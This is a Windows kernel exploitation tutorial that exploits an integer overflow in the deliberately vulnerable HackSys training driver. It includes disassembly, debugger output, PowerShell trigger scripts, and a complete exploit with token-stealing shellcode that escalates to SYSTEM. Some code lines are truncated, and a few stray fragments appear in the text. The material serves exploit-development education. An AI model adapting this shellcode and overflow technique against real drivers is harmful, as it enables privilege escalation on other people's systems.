BECOME A PATRON

Part 14: Kernel Exploitation -> Integer Overflow

Hola, and welcome back to part 14 of the Windows exploit development tutorial series. Today we have another post on pwning @HackSysTeam's extreme vulnerable driver. This time we will take a look at the integer overflow; barring the GS stack overflow (we will cover this later) and the type confusion (too easy to cover but exploit on GitHub) this will be the last of the easily exploitable vulns! For more details on setting up the debugging environment see part 10.

Resources:
+ HackSysExtremeVulnerableDriver (hacksysteam) - here

Recon the challenge

Let's have a look at part of the vulnerable function in question (here).

```
NTSTATUS TriggerIntegerOverflow(IN PVOID UserBuffer, IN SIZE_T Size) {
    ULONG Count = 0;
    NTSTATUS Status = STATUS_SUCCESS;
    ULONG BufferTerminator = 0xBAD0B0B0;
    ULONG KernelBuffer[BUFFER_SIZE] = {0};
    SIZE_T TerminatorSize = sizeof(BufferTerminator);

    PAGED_CODE();

    __try {
        // Verify if the buffer resides in user mode
        ProbeForRead(UserBuffer, sizeof(KernelBuffer), (ULONG)__alignof(KernelBuffer));

        DbgPrint("[+] UserBuffer: 0x%p\n", UserBuffer);
        DbgPrint("[+] UserBuffer Size: 0x%X\n", Size);
        DbgPrint("[+] KernelBuffer: 0x%p\n", &KernelBuffer);
        DbgPrint("[+] KernelBuffer Size: 0x%X\n", sizeof(KernelBuffer));

#ifdef SECURE
        // Secure Note: This is secure because the developer is not doing any arithmetic
        // on the user supplied value. Instead, the developer is subtracting the size of
        // ULONG i.e. 4 on x86 from the size of KernelBuffer. Hence, integer overflow will
        // not occur and this check will not fail
        if (Size > (sizeof(KernelBuffer) - TerminatorSize)) {
            DbgPrint("[-] Invalid UserBuffer Size: 0x%X\n", Size);

            Status = STATUS_INVALID_BUFFER_SIZE;
            return Status;
        }
#else
        DbgPrint("[+] Triggering Integer Overflow\n");

        // Vulnerability Note: This is a vanilla Integer Overflow vulnerability because if
        // 'Size' is 0xFFFFFFFF and we do an addition with size of ULONG i.e. 4 on x86, the
        // integer will wrap down and will finally cause this check to fail
        if ((Size + TerminatorSize) > sizeof(KernelBuffer)) {
            DbgPrint("[-] Invalid UserBuffer Size: 0x%X\n", Size);

            Status = STATUS_INVALID_BUFFER_SIZE;
            return Status;
        }
#endif

        // Perform the copy operation
        while (Count < (Size / sizeof(ULONG))) {
            if (*(PULONG)UserBuffer != BufferTerminator) {
                KernelBuffer[Count] = *(PULONG)UserBuffer;
                UserBuffer = (PULONG)UserBuffer + 1;
                Count++;
            }
            else {
                break;
            }
        }
    }
    __except (EXCEPTION_EXECUTE_HANDLER) {
        Status = GetExceptionCode();
        DbgPrint("[-] Exception Code: 0x%X\n", Status);
    }

    return Status;
}
```


The driver function compares the length of the user supplied buffer to the buffer allocated by the driver. However in the vulnerable version this check is performed as follows:

```
BufferTerminator = 0xBAD0B0B0
InputBuffer.Size + BufferTerminator.Size > KernelAllocatedBuffer.Size
```

Obvious bug is obvious, the terminator size is 4 bytes so if we supply DeviceIoControl with a buffer size which is between 0xfffffffc and 0xffffffff the driver will add 4 to the integer causing the value to loop round on itself and pass the check! We can do something similar in the PowerShell console to illustrate the issue.


```
PS C:\Users\b33f> 0xfffffffc+4
0
PS C:\Users\b33f> 0xffffffff+4
3
```

The IOCTL for this function is 0x222027. To see how the IOCTL can be identified, please check out part 10 and part 11 of this series. Let's quickly jump into IDA and have a look at the function. In the image below we can see the function prolog including the erroneous length check.



```
push    814h
push    offset stru_12228
call    __SEH_prolog4
xor     edi, edi
mov     [ebp+Status], edi
mov     [ebp+KernelBuffer], edi
push    7FCh                ; size_t
push    edi                 ; int
lea     eax, [ebp+KernelBuffer+4]
push    eax                 ; void *
call    _memset
add     esp, 0Ch
mov     [ebp+ms_exc.registration.TryLevel], edi
push    4                   ; Alignment
mov     esi, 800h
push    esi                 ; Length
push    [ebp+UserBuffer] ; Address
call    ds:__imp__ProbeForRead@12 ; ProbeForRead(x,x,x)
push    [ebp+UserBuffer]
push    offset aUserbuffer0xP ; "[+] UserBuffer: 0x%p\n"
call    _DbgPrint
mov     ebx, [ebp+Size]
push    ebx
push    offset aUserbufferSize ; "[+] UserBuffer Size: 0x%X\n"
call    _DbgPrint
lea     eax, [ebp+KernelBuffer]
push    eax
push    offset aKernelbuffer0x ; "[+] KernelBuffer: 0x%p\n"
call    _DbgPrint
push    esi
push    offset aKernelbufferSi ; "[+] KernelBuffer Size: 0x%X\n"
call    _DbgPrint
push    offset aTriggeringInte ; "[+] Triggering Integer Overflow\n"
call    _DbgPrint
add     esp, 24h
lea     eax, [ebx+4]
cmp     eax, esi
jbe     short loc_14959
```

After we pass this block we end up in a loop that copies over bytes from the user buffer to the kernel buffer. Notice the orange block below, the copy operation continues until the buffer terminating DWORD is encountered.



```
loc_14959:
mov     eax, ebx
shr     eax, 2
cmp     edi, eax
jnb     short loc_149A5
```

```
mov     eax, [ebp+UserBuffer]
mov     eax, [eax]
mov     ecx, 0BAD0B0B0h
cmp     eax, ecx
jz      short loc_149A5
```

```
0x%X\n"
```


```
yLevel], 0FFFFFFFEh
```

```
mov     [ebp+edi*4+KernelBuffer], eax
add     [ebp+UserBuffer], 4
inc     edi
mov     [ebp+Count], edi
jmp     short loc_14959
```

Let's briefly feed the driver some expected values so we can make sure we are able to call the relevant function.


```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;
```

```
public static class EVD
{
    [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    public static extern IntPtr CreateFile(
        String lpFileName,
        UInt32 dwDesiredAccess,
        UInt32 dwShareMode,
        IntPtr lpSecurityAttributes,
        UInt32 dwCreationDisposition,
        UInt32 dwFlagsAndAttributes,
        IntPtr hTemplateFile);

    [DllImport("Kernel32.dll", SetLastError = true)]
    public static extern bool DeviceIoControl(
        IntPtr hDevice,
        int IoControlCode,
        byte[] InBuffer,
        int nInBufferSize,
        byte[] OutBuffer,
        int nOutBufferSize,
        ref int pBytesReturned,
        IntPtr Overlapped);
}
"@

$hDevice = [EVD]::CreateFile("\\.\HacksysExtremeVulnerableDriver", [System.IO.FileAccess]::ReadWrite, [Sy

if ($hDevice -eq -1) {
    echo "`n[!] Unable to get driver handle..`n"
    Return
} else {
    echo "`n[>] Driver information.."
    echo "[+] lpFileName: \\.\HacksysExtremeVulnerableDriver"
    echo "[+] Handle: $hDevice"
}

$Buffer = [Byte[]](0x41)*0x100 + [System.BitConverter]::GetBytes(0xbad0b0b0)
echo "`n[>] Sending buffer.."
echo "[+] Buffer length: $($Buffer.Length)"
echo "[+] IOCTL: 0x222027`n"
[EVD]::DeviceIoControl($hDevice, 0x222027, $Buffer, $Buffer.Length, $null, 0, [ref]0, [System.IntPtr]::Ze
```


```
****** HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW ******
[+] UserBuffer: 0x023FEE3C
[+] UserBuffer Size: 0x104
[+] KernelBuffer: 0x857312AC
[+] KernelBuffer Size: 0x800
[+] Triggering Integer Overflow
****** HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW ******
```

Perfect, as expected. Now, lets try to BSOD the box by giving DeviceIoControl a size of 0xffffffff and sending a buffer which is larger than the one allocated by the driver (eg: 0x900).

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;

public static class EVD
{
    [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    public static extern IntPtr CreateFile(
        String lpFileName,
        UInt32 dwDesiredAccess,
        UInt32 dwShareMode,
        IntPtr lpSecurityAttributes,
        UInt32 dwCreationDisposition,
        UInt32 dwFlagsAndAttributes,
        IntPtr hTemplateFile);

    [DllImport("Kernel32.dll", SetLastError = true)]
    public static extern bool DeviceIoControl(
        IntPtr hDevice,
        int IoControlCode,
        byte[] InBuffer,
        int nInBufferSize,
        byte[] OutBuffer,
        int nOutBufferSize,
        ref int pBytesReturned,
        IntPtr Overlapped);
}
"@

$hDevice = [EVD]::CreateFile("\\.\HacksysExtremeVulnerableDriver", [System.IO.FileAccess]::ReadWrite, [Sy

if ($hDevice -eq -1) {
    echo "`n[!] Unable to get driver handle..`n"
    Return
} else {
    echo "`n[>] Driver information.."
    echo "[+] lpFileName: \\.\HacksysExtremeVulnerableDriver"
    echo "[+] Handle: $hDevice"
}

$Buffer = [Byte[]](0x41)*0x900 + [System.BitConverter]::GetBytes(0xbad0b0b0)
$Size = 0xffffffff
echo "`n[>] Sending buffer.."
echo "[+] Buffer length: $($Buffer.Length)"
echo "[+] IOCTL: 0x222027`n"
[EVD]::DeviceIoControl($hDevice, 0x222027, $Buffer, $Size, $null, 0, [ref]0, [System.IntPtr]::Zero) |Out-
```



```
TRAP_FRAME:  85798ad4 -- (.trap 0xffffffff85798ad4)
ErrCode = 00000010
eax=00000000 ebx=00000000 ecx=41414141 edx=82ab4ad6 esi=00000000 edi=00000000
eip=41414141 esp=85798b48 ebp=85798b68 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010246
41414141 ??              ???
Resetting default scope

EXCEPTION_RECORD:  857991d4 -- (.exr 0xffffffff857991d4)
ExceptionAddress: 944aa965 (HackSysExtremeVulnerableDriver+0x00004965)
   ExceptionCode: c0000005 (Access violation)
  ExceptionFlags: 00000000
NumberParameters: 2
   Parameter[0]: 00000000
   Parameter[1]: 41414145
Attempt to read from address 41414145
```

Pwn all the things!

Return Pointer Overwrite

As we were able to see above, we smashed the exception handler. This is not entirely desirable, what we really want is to do is a precise overwrite in order to gain control of execution when the TriggerIntegerOverflow function exits.

This is a task I leave to the diligent reader. For posterity, as I have been "inventing" primitives in PowerShell to do exploit development, the following can be used to create a pattern buffer.


```
$Pattern_Create = ([system.Text.Encoding]::ASCII).GetBytes("Aa0Aa1Aa2Aa3Aa........")
```

To overwrite the function return value with 0x42424242, we can use the following buffer structure.

```
$Buffer = [Byte[]](0x41)*0x828 + [Byte[]](0x42)*0x4 + [System.BitConverter]::GetBytes(0xbad0b0b0)
$Size = 0xffffffff
```

Shellcode

Similar to the kernel stack overflow we have to see how we should should fix up the shellcode epilogue to prevent a BSOD! First let's have a look at the normal work flow when we provide the driver function expected values. We will place a breakpoint on the TriggerIntegerOverflow return instruction.



```
loc_9528C9AF:
call    __SEH_epilog4
retn    8
_TriggerIntegerOverflow@8 endp
```

```
kd> bp 9528c9b4
kd> g
****** HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW ******
[+] UserBuffer: 0x023CAAEC
[+] UserBuffer Size: 0x108
[+] KernelBuffer: 0xA46B72AC
[+] KernelBuffer Size: 0x800
[+] Triggering Integer Overflow
Breakpoint 0 hit
HackSysExtremeVulnerableDriver+0x49b4:
9528c9b4 c20800      ret     8     <--------[Stack]   a46b7ad4 9528c9da HackSysExtremeVulnerableDriver+0x49da
                                                      a46b7ad8 023cabf0
                                                      a46b7adc 00000108
                                                      a46b7ae0 a46b7afc
                                                      a46b7ae4 9528d0e6 HackSysExtremeVulnerableDriver+0x50e6
HackSysExtremeVulnerableDriver+0x49da:
```

```
9528c9da 5d          pop     ebp    <-------[Stack]  a46b7ae0 a46b7afc
                                                     a46b7ae4 9528d0e6 HackSysExtremeVulnerableDriver+0x50e6
                                                     a46b7ae8 85edde80
HackSysExtremeVulnerableDriver+0x49db:
9528c9db c20800      ret     8      <-------[Stack]  a46b7ae4 9528d0e6 HackSysExtremeVulnerableDriver+0x50e6
                                                     a46b7ae8 85edde80
                                                     a46b7aec 85eddef0
                                                     a46b7af0 85396620
```

This seems to be practically identical to the stack overflow we did in part 10. Let's check out the stack when we trigger the integer overflow.

```
****** HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW ******
[+] UserBuffer: 0x0234FAA4
[+] UserBuffer Size: 0xFFFFFFFF
[+] KernelBuffer: 0x96F4F2AC
[+] KernelBuffer Size: 0x800
[+] Triggering Integer Overflow
Breakpoint 0 hit
HackSysExtremeVulnerableDriver+0x49b4:
9528c9b4 c20800      ret     8      <-------[Stack]  96f4fad4 42424242
                                                     96f4fad8 023502d0
                                                     96f4fadc ffffffff
                                                     96f4fae0 96f4fafc
                                                     96f4fae4 9528d0e6 HackSysExtremeVulnerableDriver+0x50e6
```

We can modify the shellcode epilogue in the following fashion to restore the missing instructions.


```
$Shellcode = [Byte[]] @(
    #---[Setup]
    0x60,                               # pushad
    0x64, 0xA1, 0x24, 0x01, 0x00, 0x00, # mov eax, fs:[KTHREAD_OFFSET]
    0x8B, 0x40, 0x50,                   # mov eax, [eax + EPROCESS_OFFSET]
    0x89, 0xC1,                         # mov ecx, eax (Current _EPROCESS structure)
    0x8B, 0x98, 0xF8, 0x00, 0x00, 0x00, # mov ebx, [eax + TOKEN_OFFSET]
    #---[Copy System PID token]
    0xBA, 0x04, 0x00, 0x00, 0x00,       # mov edx, 4 (SYSTEM PID)
    0x8B, 0x80, 0xB8, 0x00, 0x00, 0x00, # mov eax, [eax + FLINK_OFFSET] <-|
    0x2D, 0xB8, 0x00, 0x00, 0x00,       # sub eax, FLINK_OFFSET           |
    0x39, 0x90, 0xB4, 0x00, 0x00, 0x00, # cmp [eax + PID_OFFSET], edx     |
    0x75, 0xED,                         # jnz                           ->|
    0x8B, 0x90, 0xF8, 0x00, 0x00, 0x00, # mov edx, [eax + TOKEN_OFFSET]
    0x89, 0x91, 0xF8, 0x00, 0x00, 0x00, # mov [ecx + TOKEN_OFFSET], edx
    #---[Recover]
    0x61,                               # popad
    0x31, 0xC0,                         # NTSTATUS -> STATUS_SUCCESS :p
    0x5D,                               # pop ebp
    0xC2, 0x08, 0x00                    # ret 8
)
```

Game Over

That should do the trick, please refer to the full exploit below for more information.

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;

public static class EVD
{
    [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    public static extern IntPtr CreateFile(
        String lpFileName,
        UInt32 dwDesiredAccess,
        UInt32 dwShareMode,
        IntPtr lpSecurityAttributes,
        UInt32 dwCreationDisposition,
        UInt32 dwFlagsAndAttributes,
        IntPtr hTemplateFile);

    [DllImport("Kernel32.dll", SetLastError = true)]
    public static extern bool DeviceIoControl(
        IntPtr hDevice,
        int IoControlCode,
        byte[] InBuffer,
        int nInBufferSize,
        byte[] OutBuffer,
        int nOutBufferSize,
        ref int pBytesReturned,
        IntPtr Overlapped);

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern IntPtr VirtualAlloc(
        IntPtr lpAddress,
        uint dwSize,
        UInt32 flAllocationType,
        UInt32 flProtect);
}
```

```
"@

# Compiled with Keystone-Engine
# Hardcoded offsets for Win7 x86 SP1
$Shellcode = [Byte[]] @(
    #---[Setup]
    0x60,                              # pushad
    0x64, 0xA1, 0x24, 0x01, 0x00, 0x00, # mov eax, fs:[KTHREAD_OFFSET]
    0x8B, 0x40, 0x50,                  # mov eax, [eax + EPROCESS_OFFSET]
    0x89, 0xC1,                        # mov ecx, eax (Current _EPROCESS structure)
    0x8B, 0x98, 0xF8, 0x00, 0x00, 0x00, # mov ebx, [eax + TOKEN_OFFSET]
    #---[Copy System PID token]
    0xBA, 0x04, 0x00, 0x00, 0x00,      # mov edx, 4 (SYSTEM PID)
    0x8B, 0x80, 0xB8, 0x00, 0x00, 0x00, # mov eax, [eax + FLINK_OFFSET] <-|
    0x2D, 0xB8, 0x00, 0x00, 0x00,      # sub eax, FLINK_OFFSET           |
    0x39, 0x90, 0xB4, 0x00, 0x00, 0x00, # cmp [eax + PID_OFFSET], edx     |
    0x75, 0xED,                        # jnz                           ->|
    0x8B, 0x90, 0xF8, 0x00, 0x00, 0x00, # mov edx, [eax + TOKEN_OFFSET]
    0x89, 0x91, 0xF8, 0x00, 0x00, 0x00, # mov [ecx + TOKEN_OFFSET], edx
    #---[Recover]
    0x61,                              # popad
    0x31, 0xC0,                        # NTSTATUS -> STATUS_SUCCESS :p
    0x5D,                              # pop ebp
    0xC2, 0x08, 0x00                   # ret 8
)

# Write shellcode to memory
echo "`n[>] Allocating ring0 payload.."
[IntPtr]$Pointer = [EVD]::VirtualAlloc([System.IntPtr]::Zero, $Shellcode.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($Shellcode, 0, $Pointer, $Shellcode.Length)
$EIP = [System.BitConverter]::GetBytes($Pointer.ToInt32())
echo "[+] Payload size: $($Shellcode.Length)"
echo "[+] Payload address: $("{0:X8}" -f $Pointer.ToInt32())"

$hDevice = [EVD]::CreateFile("\\.\HacksysExtremeVulnerableDriver", [System.IO.FileAccess]::ReadWrite, [Sy

if ($hDevice -eq -1) {
    echo "`n[!] Unable to get driver handle..`n"
    Return
} else {
    echo "`n[>] Driver information.."
    echo "[+] lpFileName: \\.\HacksysExtremeVulnerableDriver"
    echo "[+] Handle: $hDevice"
}

$Buffer = [Byte[]](0x41)*0x828 + $EIP + [System.BitConverter]::GetBytes(0xbad0b0b0)
$Size = 0xffffffff
echo "`n[>] Sending buffer.."
echo "[+] Buffer size: $($Buffer.Length)"
echo "[+] Fake buffer size: $("{0:X}" -f $Size)"
echo "[+] IOCTL: 0x222027`n"
[EVD]::DeviceIoControl($hDevice, 0x222027, $Buffer, $Size, $null, 0, [ref]0, [System.IntPtr]::Zero) |Out-
```



```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\b33f> whoami
win-oake6k9iui8\b33f
PS C:\Users\b33f>
PS C:\Users\b33f> .\Desktop\Kernel_IntOverflow.ps1

[>] Allocating ring0 payload..
[+] Payload size: 61
[+] Payload address: 042E0000

[>] Driver information..
[+] lpFileName: \\.\HacksysExtremeVulnerableDriver
[+] Handle: 1448

[>] Sending buffer..
[+] Buffer size: 2096
[+] Fake buffer size: FFFFFFFF
[+] IOCTL: 0x222027

PS C:\Users\b33f> whoami
nt authority\system
PS C:\Users\b33f>
```

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